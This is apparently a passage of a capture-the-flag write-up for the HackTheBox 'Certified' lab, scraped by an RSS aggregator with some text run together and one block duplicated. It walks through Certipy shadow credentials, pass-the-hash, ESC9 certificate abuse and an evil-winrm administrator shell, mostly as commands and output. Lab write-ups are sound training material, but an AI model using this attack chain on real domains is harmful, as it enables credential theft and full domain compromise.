
ca_operator via management_svc.management_svc has GenericAll right on ca_operator.kali@kali:~$ certipy shadow auto \
-username management_svc@certified.htb \
-hashes :a091██████cdd4677c28b5a6a1295584 \
-account ca_operator
-target certified.htb
-dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'de811fc7-e311-54bf-67de-3148caea5c1b'
[*] Adding Key Credential with device ID 'de811fc7-e311-54bf-67de-3148caea5c1b' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID 'de811fc7-e311-54bf-67de-3148caea5c1b' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Using principal: ca_operator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664██████f45d8f2
Pass the Hash and check if we can access via SMB
kali@kali:~$ netexec smb certified.htb \
-u ca_operator \
-H b4b86f45c6018f1b664██████f45d8f2
SMB 10.10.11.41 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.41 445 DC01 [+] certified.htb\ca_operator:b4b86f45c6018f1b664██████f45d8f2
We now have access to ca_operator which has Enrollment Rights on CertifiedAuthentication template.
ESC9 on template CertifiedAuthentication via ca_operator on CA certified-DC01-CA
Following conditions are met according for ESC9 attack 45
MANAGEMENT_SVC@CERTIFIED.HTB has GenericAll (comes with GenericWrite) on CA_OPERATOR@CERTIFIED.HTBCA_OPERATOR@CERTIFIED.HTB is allowed to enroll in a vulnerable template CertifiedAuthentication.CertifiedAuthentication has NoSecurityExtension flag set.Running certipy to confirm.
| |
Administrator’s NT hashca_operator’s hash is needed, we use management_svc to perform a Shadow Credentials attack.We already have this from previous step
kali@kali:~$ certipy shadow auto \
    -username management_svc@certified.htb \
    -hashes :a091██████cdd4677c28b5a6a1295584 \
    -account ca_operator
    -target certified.htb
    -dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'de811fc7-e311-54bf-67de-3148caea5c1b'
[*] Adding Key Credential with device ID 'de811fc7-e311-54bf-67de-3148caea5c1b' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID 'de811fc7-e311-54bf-67de-3148caea5c1b' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Using principal: ca_operator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664██████f45d8f2
userPrincipalName of ca_operator is changed to Administrator.kali@kali:~$ certipy account update \
-username management_svc \
-user ca_operator \
-upn "Administrator" \
-hashes :a091██████cdd4677c28b5a6a1295584 \
-target certified.htb \
-dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_operator':
userPrincipalName : Administrator
[*] Successfully updated 'ca_operator'
ca_operator but now with UPN Administrator.kali@kali:~$ certipy req -username ca_operator \
-hashes :b4b86f45c6018f1b664██████f45d8f2 \
-ca 'certified-DC01-CA' \
-template 'CertifiedAuthentication' \
-target certified.htb \
-dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
ca_operator’s UPN is changed back to default value so that nothing breaks.kali@kali:~$ certipy account update \
-username management_svc \
-hashes :a091██████cdd4677c28b5a6a1295584 \
-user ca_operator \
-upn ca_operator@certified.htb \
-target certified.htb \
-dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_operator':
userPrincipalName : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
administrator’s NTHASHkali@kali:~$certipy auth -pfx administrator.pfx -dc-ip 10.10.11.41 -domain certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b496██████1751f708748f67e2d34
We get NTHASH for administrator@certified.htb
aad3b435b51404eeaad3b435b51404ee:0d5b496██████1751f708748f67e2d34
evilwimrm to get shell as Administratorkali@kali:~$ evil-winrm \
-u administrator -H 0d5b496██████1751f708748f67e2d34 -i 10.10.11.41
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Get root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
745cb4c5d361690c85f██████15c59b2
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。